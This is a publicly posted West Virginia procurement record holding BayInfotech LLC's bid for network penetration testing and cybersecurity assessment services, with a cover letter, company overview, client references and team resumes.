
West Virginia
Purchasing Division

2019 Washington Street, East
Charleston, WV 25305
Telephone: 304-558-2306
General Fax: 304-558-6026
Bid Fax: 304-558-3970

The following documentation is an electronically-submitted vendor response to an advertised solicitation from the *West Virginia Purchasing Bulletin* within the Vendor Self-Service portal at *wvOASIS.gov*. As part of the State of West Virginia's procurement process, and to maintain the transparency of the bid-opening process, this documentation submitted online is publicly posted by the West Virginia Purchasing Division at *WVPurchasing.gov* with any other vendor responses to this solicitation submitted to the Purchasing Division in hard copy format.



Solicitation Response(SR) Dept: 0705 ID: ESR03282400000005554 Ver.: 1 Function: New Phase: Final

Modified by batch , 03/28/2024

Procurement Folder: 1369290

Procurement Type: Central Master Agreement

Vendor ID: VS0000042611

Legal Name: BayInfotech LLC

Alias/DBA:

Total Bid: $4.00

Response Date: 03/28/2024

Response Time: 12:58

Responded By User ID: bayinfotech

First Name: Maulik

Last Name: Shyani

Email: maulik@bay-infotech.com

Phone: 4084808501

SO Doc Code: CRFQ

SO Dept: 0705

SO Doc ID: LOT2400000009

Published Date: 3/21/24

Close Date: 3/28/24

Close Time: 13:30

Status: Closed

Solicitation Description: Network Penetration Testing and Cybersecurity Assessments

Total of Header Attachments: 1

Total of All Attachments: 1

Department of Administration
Purchasing Division
2019 Washington Street East
Post Office Box 50130
Charleston, WV 25305-0130

State of West Virginia
Solicitation Response

Proc Folder:	1369290
Solicitation Description:	Network Penetration Testing and Cybersecurity Assessments
Proc Type:	Central Master Agreement

Solicitation Closes	Solicitation Response	Version
2024-03-28 13:30	SR 0705 ESR03282400000005554	1

VENDOR

VS0000042611
BayInfotech LLC

Solicitation Number: CRFQ 0705 LOT2400000009

Total Bid: 4 **Response Date:** 2024-03-28 **Response Time:** 12:58:53

Comments:

FOR INFORMATION CONTACT THE BUYER
Brandon L Barr
304-558-2652
brandon.l.barr@wv.gov

**Vendor
Signature X** **FEIN#** **DATE**

All offers subject to all terms and conditions contained in this solicitation

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
1	External Network Penetration Testing				1.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:

See Attached Specifications and
Exhibit - A Pricing Page

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
2	Website Penetration Testing				1.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:

See Attached Specifications and
Exhibit - A Pricing Page

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
3	Internal/Client-Side Network Penetration Testing				1.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:

See Attached Specifications and
Exhibit - A Pricing Page

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
4	Wireless Penetration Testing				1.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:

See Attached Specifications and
Exhibit - A Pricing Page

BAYINFOTECH

Response To:

NETWORK PENETRATION TESTING AND CYBERSECURITY ASSESSMENT

State of West Virginia

CRFQ 0705 LOT2400000009

PROPOSAL DUE DATE:
March 28, 2024 by 01:30 PM

Submitted By:

BayInfotech LLC
2150 Portola Ave Ste D
PMB 2012, Livermore CA 94551
Email: maulik@bay-infotech.com
Phone: 408.480.8501
Women Owned Small Business

Submitted To:

Bid Clerk
Dept of Administration
Purchasing Division
2019 Washington St E
Charleston WV 25305 US

CMMIDEV/3 CMMISVC/3 Exp. 2022-08-29 / Appraisal #3442 ISO 14001:2015 ISO 9001:2015 ISO 17025 ISO/IEC 20000-1:2011 CERTIFIED

Table of Contents

Cover Letter

BayInfotech, LLC
2150 Portola Ave Ste D
PMB 2012, Livermore CA 94551
maulik@bay-infotech.com
408.480.8501

03/26/2024

Brandon Barr
Bid Clerk
Dept of Administration, Purchasing Division
2019 Washington St E
Charleston WV 25305 US

Dear Brandon,

Subject: Proposal for *Network Penetration Testing and Cyber Security Assessment Services* for Dept of Administration, WV.

I am writing to express our sincere interest in the opportunity to provide Network Penetration Testing and Cyber Security Assessment services for Dept of Administration, WV, as outlined in your recent CFRQ.

BayInfotech is a well-established and experienced company in the field of IT security, known for its expertise and commitment to ensuring the highest standards of security for our clients.

After carefully reviewing the detailed scope provided, we are confident in our ability to meet and exceed your requirements. Our comprehensive approach includes a team of highly qualified professionals with certifications such as **CISSP, HCISPP, CSA, CISA, CEH etc and excellent in providing Security Assessment and Penetration services.** We have successfully conducted similar assessments and tests for organizations of comparable scale and complexity, delivering actionable insights and recommendations to enhance their security posture.

On our behalf **Maulik Shyani, CEO** of BayInfotech, LLC will be our representative during the period of proposal evaluation. You can reach Maulik over email: maulik@bay-infotech.com or through phone number: 408.480.8501.

Sincerely,

Maulik Shyani CEO
BayInfotech,LLC

2150 Portola Ave Ste D
PMB 2012, Livermore CA 94551
Email: maulik@bay-infotech.com
Phone: 408.480.8501
UEI: M5G3QJNA7DG6
Cage: 716M5
Website: www.bay-infotech.com

Qualifications

3.1 Vendor must be in business at a minimum fifteen (15) years performing and delivering information technology cybersecurity assessments.

3.1.1 Vendor should provide with their bid, a general company overview that must include information regarding the numbers of years of qualification, experience, relevant professional education for each individual that will be assigned to the project team, professional services offered, and number of dedicated security staff resources.

General Company Overview


BayInfotech, LLC a **S-Corporation & WBE** stands out as a leading provider of IT Security services, boasting a proven track record of excellence spanning more than a decade. Our specialization lies in providing top-tier IT Security Professionals adept at securing digital landscapes for various clients across industries, ensuring the successful implementation of robust cybersecurity strategies.

With over **16 years** of expertise in the IT security sector and a team of more than 10 cyber security experts, BayInfotech has established a renowned track record for connecting enterprises with exceptionally skilled security professionals, addressing their distinct cybersecurity requirements. Leveraging our extensive network and deep industry insights, we comprehend the distinctive complexities of cybersecurity challenges, enabling us to deliver customized solutions.

We prove services like **Managed Security Services (MSS), Network Penetration, Cyber Security and Risk Assessment, Virtual Chief Information Security Officer (vCISO), Multi-factor Authentication (MFA), Intrusion Detection and Response (IDR), Endpoint Detection and Response (EDR), Phishing Preventing Training, Vulnerability Scanning and Remediation, IT Governance Risk and Compliance (GRC), etc.**

BayInfotech has demonstrated its extensive expertise in enhancing cybersecurity measures for various government entities, including the **WV Office of Technology, Texas Department of Information Resources, NY Office of Information Technology, OCIO - State of Nevada, and NIH Center for Information Technology (CIT)**. One key aspect of BayInfotech's experience lies in conducting comprehensive cybersecurity maturity assessments aligned with the National Institute of Standards and Technology Cybersecurity Framework (NIST CSF), meeting the specific requirements mandated by State law. This not only ensures compliance but also strengthens the overall security posture of the clients' information systems.

Moreover, BayInfotech has played a pivotal role in advancing cyber readiness and defense for these clients. Through the execution of attack emulations, purple teaming, external penetration tests, and internal penetration tests, the company has contributed to improving incident response capabilities and vulnerability mitigation strategies. By employing these proactive measures, BayInfotech has assisted clients in identifying and addressing potential weaknesses in their security infrastructure, bolstering their resilience against cyber threats.


CYBER-SECURITY
Assess the risk
Protect the business
Operate with confidence
Threat, vulnerability and risk assessment
Advanced analytics
Cyber security strategy
Identity and access solutions
Security test and evaluation
Secure critical infrastructure and control system
Managed security services
Monitoring for advanced threats and ongoing risk management
Incident detection and response

Another critical area where BayInfotech has showcased its competence is in establishing Authorization to Operate (ATO) programs and executing ATOs in accordance with the National Institute of Standards and Technology Risk Management Framework (NIST RMF). By aligning these processes with State policies, BayInfotech ensures that its clients' systems adhere to the highest standards of security and compliance. This meticulous approach not only facilitates the authorization process but also instills confidence in the security measures implemented by its clients.

We understand the importance of robust cybersecurity, and we have a proven track record of helping organizations achieve it. Here are just a few of the relevant clients where we have successfully performed similar cybersecurity assessments:

Client	Contract
NEW YORK STATE NY Office of Information Technology	Cybersecurity Maturity Assessment and Improvement Program

NV.gov OCIO – State of Nevada	NIST RMF-Based ATO Program and Network Hardening Initiative
NIH National Institutes of Health Turning Discovery Into Health N IH Center for Information Technology (CIT)	Comprehensive Cybersecurity Assessment and Defense Enhancement
County of San Francisco	Cybersecurity Maturity Assessment, Attack Simulation, and Network Hardening
UNIVERSITY OF SAN FRANCISCO CHANGE THE WORLD FROM HERE University of San Francisco	NIST CSF Compliance and Cybersecurity Improvement Program
Adobe	NIST Cybersecurity Assessment and Network Defense Services
amazon	Comprehensive Cybersecurity Assessment and Defense Enhancement
athenahealth	HIPAA Compliance and Cybersecurity Improvement Program
mastercard	NIST RMF-Based ATO Program and Security Hardening
Humana	Cybersecurity Maturity Assessment and Defense Enhancement
Milbank	Implementing NIST RMF and Enhancing Cybersecurity Posture
Alaska AIRLINES	NIST CSF-Aligned Cybersecurity Assessment and Defense Program
GILEAD	Cybersecurity Maturity Assessment and Defense Enhancement

Services We Provided For Our Clients:

Client	Project Name	Brief Description of Service Provided
COUNTY OF LOS ANGELES CALIFORNIA	Internal Penetration Testing	We provided time to time Internal penetration testing services to County of LA. We simulates attacker from within organization's network. Ethical hackers, mimicking internal threats, assess vulnerabilities, test security controls, and identify potential weaknesses to enhance the overall resilience of the network against unauthorized access and internal threats.
Alaska AIRLINES	IT Security Compliance Testing	We provided IT Security Compliance Test thorough evaluation ensuring that the organization aligns with security standards. It assesses adherence to regulations like GDPR, HIPAA, or ISO 27001, meticulously reviewing security controls, data protection, and access management. Identifying gaps, it enables corrective measures to fortify cybersecurity, crucial for risk mitigation and safeguarding sensitive information, demonstrating commitment to a secure, compliant IT environment.
Google	Physical Penetration Testing	We provided Physical penetration testing evaluation that involves authorized professionals attempting to breach an organization's physical security measures. Out testers simulated real-world attacks, assessing vulnerabilities in buildings, facilities, and personnel access controls. The goal was to identify weaknesses and provide recommendations to enhance the overall physical security of the

		organization
Fannie Mae®	IT Security Compliance Testing	We conducted a comprehensive IT Security Compliance Test, ensuring the organization aligns with industry standards. This evaluation assesses compliance with regulations such as GDPR, HIPAA, or ISO 27001, meticulously examining security controls, data protection, and access management. Identifying gaps, it facilitates corrective measures, strengthening cybersecurity, and is vital for risk mitigation, protecting sensitive information, showcasing dedication to a secure and compliant IT environment.
Humana	Social Engineering testing	BayInfotech delivered Social Engineering testing and assessment services, evaluating the organization's vulnerability to manipulative tactics employed by malicious actors. Our testers replicated deceptive scenarios, including phishing emails or phone calls, to evaluate employees' responses and awareness. This process identified system vulnerabilities, contributing to the enhancement of security awareness and training programs.
Milbank	Social Engineering Testing	BayInfotech provided Social engineering testing and assessment service to Milbank that evaluates an organization's susceptibility to manipulative tactics used by malicious actors. Our Testers simulated deceptive scenarios, such as phishing emails or phone calls, to assess employees' responses and awareness. This helped identifying vulnerabilities in their system and enhances security awareness and

		training programs.
eHealth®	IT Security Compliance Testing	BayInfotech delivered specialized We performed a thorough IT Security Compliance Test, ensuring the organization adheres to industry standards. This assessment evaluates compliance with regulations like GDPR meticulously reviewing security controls, data protection, and access management. Identifying gaps, it enables corrective measures, fortifying cybersecurity, crucial for risk mitigation and safeguarding sensitive information. This underscores the organization's dedication to a secure and compliant IT environment.
loanDepot®	Cloud Penetration Testing	Conducting cloud penetration testing involves simulating cyberattacks on cloud infrastructure to identify vulnerabilities and assess security controls. Our testers employed various techniques, such as vulnerability scanning and penetration testing, to evaluate the resilience of cloud systems, ensuring robust protection against unauthorized access and data breaches.
HAWAII HEALTH SYSTEMS CORPORATION Quality Healthcare for All	Physical Penetration Testing	We conducted a physical penetration testing assessment, engaging authorized professionals to simulate attempts at breaching an organization's physical security measures. Our testers replicated real-world attacks, evaluating vulnerabilities in buildings, facilities, and personnel access controls. The objective was to identify weaknesses and offer recommendations to fortify the organization's overall physical security.

GILEAD	Network Penetration Testing	We provided Network penetration testing service to GILEAD wherein authorized experts simulated cyberattacks to evaluate the security of an organization's network. Using ethical hacking techniques, He identify vulnerabilities, test defenses, and provide insights to enhance network resilience. The goal was to preemptively address weaknesses and fortify the overall security posture.
UNIVERSITY OF SAN FRANCISCO	IT Security Compliance Testing	In executing a rigorous IT Security Compliance Test, we guarantee the organization's alignment with industry standards, assessing adherence regulations. Through meticulous scrutiny of security controls, data protection, and access management, we identify and address gaps, reinforcing cybersecurity. This commitment is pivotal for risk mitigation and preserving sensitive information, affirming the organization's unwavering dedication to a secure and compliant IT environment.

3.2 Vendor should provide with their bid minimum three (3) references for projects of like size and scope of the assessment to be performed for the Lottery.

3.2.1 References shall include contact information and brief details of the services performed for each reference.

References

Reference # 1 - MasterCard

Name of Person	Gunjan Navadiya
Title	Director Product Manager
Email	gunjan.navadiya@mastercard.com
Phone Number	(213) 235-8746
Description of Services Performed	We delivered **Network Penetration Testing** services to MasterCard, engaging authorized experts who simulated cyberattacks to assess the security of the organization's network. Employing ethical hacking techniques, these specialists systematically identified vulnerabilities, rigorously tested defenses, and furnished valuable insights to strengthen the resilience of the network. The primary objective was to proactively address weaknesses, fortifying the overall security posture of MasterCard to enhance its ability to withstand potential cyber threats.

Reference # 2 - Adobe

Name of Person	Sagar Bhanderi
Title	IT Director
Email	sbhanderi@adobe.com
Phone Number	925.667.8955
Description of Services Performed	We conducted a **Physical Penetration Testing** assessment, wherein authorized professionals endeavored to breach the physical security measures of an organization. Our testers simulated real-world attacks, meticulously evaluating vulnerabilities in buildings, facilities, and personnel access controls. The primary objective was to pinpoint weaknesses and offer targeted recommendations aimed at bolstering the organization's overall physical

	security.

Reference # 3 - Athena Health

Name of Person	Dhruv Vekaria
Title	IT Manager
Email	dvekaria@athenahealth.com
Phone Number	929.333.1036
Description of Services Performed	BayInfotech provided a specialized service by conducting a comprehensive **IT Security Compliance Assessment**, guaranteeing the organization's alignment with industry standards. This assessment meticulously examines compliance with regulations such as GDPR, focusing on scrutinizing security controls, data protection practices, and access management. By identifying any gaps in compliance, the assessment facilitates the implementation of corrective measures, thereby strengthening cybersecurity. This is crucial for mitigating risks and safeguarding sensitive information. The commitment to a secure and compliant IT environment is emphasized through this proactive approach, highlighting the organization's dedication to maintaining a robust security posture.

3.3 Vendor should provide with their bid, documentation of current accreditation held by the project team assigned to Lottery Cybersecurity assessments.

3.3.1 Documentation shall consist of an overview of the project team, resumes and documentation of certifications.

Overview of the project team:

BayInfotech is a leading provider of cybersecurity solutions, with over **16 years of experience** and a team of highly certified professionals holding **CISSP, CISA, and CISM certifications**. We are confident in our ability to deliver a comprehensive and effective Network Penetration Testing and Cybersecurity Assessment . We have a team of highly qualified professionals.

The security audit is the high-level description of the many ways organizations can test and assess their overall security posture.

BayInfotech's team of security auditors maintain the ethical and professional approach for the testing and assessing city's security posture. Our professional auditors combine the wisdom, qualifications and skills acquired over the years doing thousands of security audits. You get nothing but the best experience throughout the engagement.

In addition, the auditors have both technical & communication skills to uncover all vulnerabilities on City's platform and collaborate with city's development team to help them patch discovered vulnerabilities in city's network. Our team take prides in being developer friendly.

Our Team Members:

Paramjit Raloowall, Chief Security Architect

Chief Security Architect at Ceridian, Paramjit is a cybersecurity expert with a decade of experience. Holding a Master's in Cybersecurity and certifications like CISSP and CEH, he leads security assessments, automates CI/CD pipelines, and ensures robust information security governance. His background at Moody's Analytics as Associate Director showcases his dedication and leadership in the field. Recognized by the Center for Cyber Safety and Education in 2020, Paramjit's commitment to continuous learning positions him as a distinguished figure in the industry.

William R. Knight Jr., Sr, Security Engineer

Owner, Senior Security Engineer, Architect, and Analyst at Willis Security LLC, William is a seasoned IT Cyber Security and Information Assurance Professional. With a B.S. in Computer Information Systems and certifications including CISSP, CISA, and CRISC, he brings profound expertise in Information/Cyber Security, Risk Management, and Security Compliance. William's extensive experience, reflected in roles at InfoArmor, BeyondTrust, Vonage, and the Office of the Comptroller of the Currency, is complemented by accolades showcasing his prowess in vulnerability management and implementing cutting-edge security solutions.

Christopher J. Anderson, Sr. IT Sec Engineer

As the Senior Information Security Engineer at Florence Healthcare, Christopher is a seasoned Information Security professional with expertise in Enterprise Security Architecture, Incident Response, Security Operations, Risk Management, and Threat Intelligence. Proficient in technologies like Google Workspace, Windows, AWS, and certified in CISM, CEH, CASP+, and Security+, Christopher consistently demonstrates his ability to enhance security postures, implement robust incident response plans, and ensure compliance through cross-department initiatives.

Sharan Kumar, Security Consultant

A dedicated Security Consultant with 7 years of experience, Sharan excels in threat management, vulnerability assessments, and penetration testing. Certified with OSCP, CEH, and EC-Council Certified Security Analyst, he holds official training in CEH, CCNA, RCSA, MCSA, and ITIL. Based in Detroit, Michigan, Sharan's role at Manulife involves vital contributions in vulnerability scanning, penetration testing, and threat management. His expertise spans OWASP Top 10 and SANS Top 25 standards, and he is proficient in automation, integrating Veracode into CI/CD pipelines, and enhancing DevSecOps workflows. Sharan's skill set includes OWASP Top 10 2021/SANS Top 25, DAST/SAST, LAN, WAN & VPN, OSI & TCP/IP Model, XSS, SQL, WAPT, SIEM, and Firewall.

Resume of the project team:

Paramjit Raloowall, Chief Security Architect, CEH, CISP

Professional Summary

A seasoned Cybersecurity expert with a decade of expertise and a Master's Degree in Cybersecurity from the renowned Georgia Institute of Technology, I am eager to contribute to improving the world through a new job opportunity. Certified as a CISSP (Certified Information Systems Security Professional) and CEH (Certified Ethical Hacker), I bring a wealth of knowledge and expertise to the field. A profound understanding of the intricacies of the banking/financial services industry complements my extensive background in Cybersecurity and Vulnerability management. With a strong foundation in SDLC and specialized proficiency in Application Security and Penetration Testing, I am well-equipped to navigate the complexities of safeguarding digital assets. Committed to continuous learning and professional growth, I remain dedicated to staying at the forefront of industry advancements to ensure robust protection and optimal security measures.

Skills

- Vulnerability Assessment and Penetration Testing (VAPT)
- Threat Modeling and Risk Analysis
- Secure Coding Practices
- Application Security (OWASP Top 10)
- Security Architecture Review
- Secure SDLC (Software Development Life Cycle)
- Security Testing Tools (e.g., Burp Suite, OWASP ZAP)
- Risk Assessment and Management
- Security Policies and ProceduresSecurity Awareness and Training
- Encryption and Cryptography
- Information security and Management
- Security Standards and Frameworks (e.g., NIST, ISO 27001)
- Cloud Security (AWS, Azure)
- Mobile Application Security
- Secure API Development
- Identity and Access Management (IAM)
- Security Incident Response
- Compliance and Regulatory Requirements (e.g., GDPR, PCI DSS)

Professional Experience

Principal Security Architect | Ceridian | Aug 2022 - Present

- Conduct comprehensive security assessments for applications, including analyzing their architecture and identifying potential vulnerabilities.
- Evaluate existing application security processes and suggest improvements while envisioning and implementing automation within CI/CD pipelines.
- Review and prioritize findings from scanning tools such as SAST, DAST, pentests, and IAAS.

- Assess the security architecture and design of applications, ensuring they meet established standards.
- Evaluate and assess SDLC processes and security controls to ensure best practices are followed.
- Perform threat modeling and analyze application risks to prioritize security measures.
- Develop and implement automation solutions to standardize software security controls.
- Conduct internal penetration testing using tools like Burp Suite and OWASP ZAP.
- Possess a strong understanding of web applications, web service architectures, and associated protocols.
- Enforce information security governance throughout all business operations.
- Collaborate with key teams to design secure solutions and integrate security features.
- Develop short and long-term roadmaps to address identified security opportunities and establish product security standards and procedures.
- Establish and manage the product security risk acceptance process.
- Deploy Data Loss Prevention (DLP) solutions focusing on PII data in SaaS applications.

Associate Director (Risk) | Moody's Analytics | Aug 2017 – Aug 2022

- Managed execution of vulnerability management controls, programs, & standards
- Managed execution & distribution of vulnerability assessments, reports, & metrics
- Managed the vulnerability exception request process
- Identified attack vectors & new threats & coordinated with the relevant Cybersecurity teams to ensure defense in depth solutions.
- Perform comprehensive assessments of applications (web, cloud, mobile) using manual and automated source code review techniques.
- Carried out thorough security architecture reviews for applications during the design and production phases.Identified potential threats & attacks to application systems through threat modeling
- Identified security recommendations & aligned them to appropriate risk-ranking systems
- Integrated application security tools & processes in the CICD pipeline
- Conducted agile penetration testing, evaluating, developing, enhancing &/or running application security programs for clients
- Conducted the above with a specific focus on DevSecOps
- Worked with clients to analyze, evaluate, & enhance the effectiveness of their application/product security posture from design to deployment
- Used knowledge of current application security best practices & industry trends to lead the implementation of application security solutions for clients & support their desire to protect their business
- Ensured enforcement of cloud (AWS, Azure) security policies with tools like CloudWatch, Prisma Cloud & others
- Prepared, documented, maintained & disseminated security policies & procedures
- Coordinated penetration testing & interpreted the results of penetration tests & security scans to provide risk-based recommendations for remediation
- Oversaw Threat & Vulnerability Management & Perimeter Security functions
- Drove internal processes for prioritization & resolution of vulnerability findings
- Assisted & ensured external compliance framework certifications (SOC/SOC2, NIST 800-53)

- Managed team for in-house pen-testing

Senior Software Engineer | Esolutions Now Waystar | Aug 2015 - Aug 2017

- Documented system vulnerabilities and recommended appropriate solutions.
- Mentored developers on secure coding practices
- Designed and developed .NET (Core, MVC, ASP.NET) applications and Windows services.
- Applied expert knowledge of JavaScript, HTML, DOM, and CSS for advanced user interfaces.
- Collaborated with product groups to enhance usability.
- Provided suggestions for technology improvements based on HIPAA guidelines.
- Developed data integration solutions and OLAP cubes using SSAS.
- Implemented strategies to reduce data warehouse size and improve processing time.
- Ensured safe and secure coding practices and removed security flaws from websites.
- Provided leadership direction for middleware technologies and integration software.
- Participated in data modeling, architecture, and database development.

Senior Software Engineer | Federal Home Loan Bank Of Topeka | Sep 2012 - Aug 2015

- Performed code reviews, mentored, taught, and guided the technical team.
- Assisted team members in adopting better and safer coding techniques
- Developed reusable code following SOLID principles
- Created project templates to streamline solution development and reduce time-to-market
- Designed enterprise-wide integration projects using Service Oriented Architecture (SOA) and messaging frameworks.
- Architected and implemented the interaction roadmap between applications and third-party systems
- Applied design patterns and concepts and refactored existing code to enhance readability and reduce technical debt.
- Acted as an Agile Scrum team member, actively participating in planning, estimation, development, and testing.
- Designed and implemented Windows services using messaging technologies like NServiceBus, MSMQ, FluentNHibernate, WindsorContainer, and Log4net
- Designed and implemented batch handling processes, including recovery from failure scenarios
- Configured and implemented streamlined deployment processes using tools like Uppercut and Dropkick.
- Wrote unit and integration tests to ensure the delivery of high-quality solutions.
- Architected, designed, and implemented distributed, fault-tolerant, message-based solutions Analyzed, designed, architected, implemented, and supported various .NET applications, adhering to industry best practices.
- Led development efforts and contributed critically to releasing new features and integration points.
- Identified and mitigated security flaws in outward-facing websites, such as SQL injection, session cookie management, XSS, CSRF, etc.
- Directed the development and implementation of prototypes
- Provided leadership and direction for middleware technologies, integration software, and solutions

- Participated in data modeling, architecture, database development, ETL processes, BI framework/semantic layer, data integration, and report solutions.

Software Engineer | Federal Reserve Bank Of Kansas City | May 2012 - Sep 2012

- Implemented improved development practices to enhance code quality and maintainability, including unit
- testing, design patterns, and SOLID principles.
- Utilized Microsoft technologies such as ASP.NET, MVC, C#, and SQL to develop web applications and services.
- Delivered multiple presentations on design patterns, sharing knowledge and best practices with the team.
- Produced a rich user interface using JQuery, CSS, and Ajax, ensuring an enhanced user experience.
- Conducted code reviews and served as a mentor to other developers, providing guidance and support.
- Provided architectural oversight and contributed to the big-picture vision for developing new or enhanced products.

Senior Software Engineer | Federal Home Loan Bank Of Topeka | Sep 2010 - May 2012

- Designed applications using a variety of technologies and methodologies, with a focus on lightweight and modular implementations.
- Leveraged best-of-breed technologies such as Inversion of Control/Dependency Injection (Windsor Container), Object-Relational Mapping ORM (NHibernate/Fluent NHibernate), asynchronous messaging (MSMQ, Mass Transit), and SOA web services.
- Successfully identified and eliminated security threats in the outward-facing member website, including addressing vulnerabilities such as SQL injection, XSS attacks, static file security, session theft, view state tampering, and URL tampering.
- Supported legacy systems, making necessary modifications to ensure their continued functionality.
- Assisted in designing the architecture for new systems, contributing to the overall system design and scalability.
- Conducted thorough code reviews to identify potential issues, security threats, and redundancy, resulting in highly secured and decoupled code.
- Initiated a book club to foster continuous learning among team members and delivered numerous presentations on design patterns.
- Exhibited flexibility by concurrently working on multiple projects and seamlessly transitioning between different tasks as needed.
- Designed and built application framework code, providing a solid foundation for development.
- Created deployment infrastructure using Dropkick, streamlining the deployment process.
- Conducted performance analysis of existing and newly developed code to ensure optimal performance standards were met.

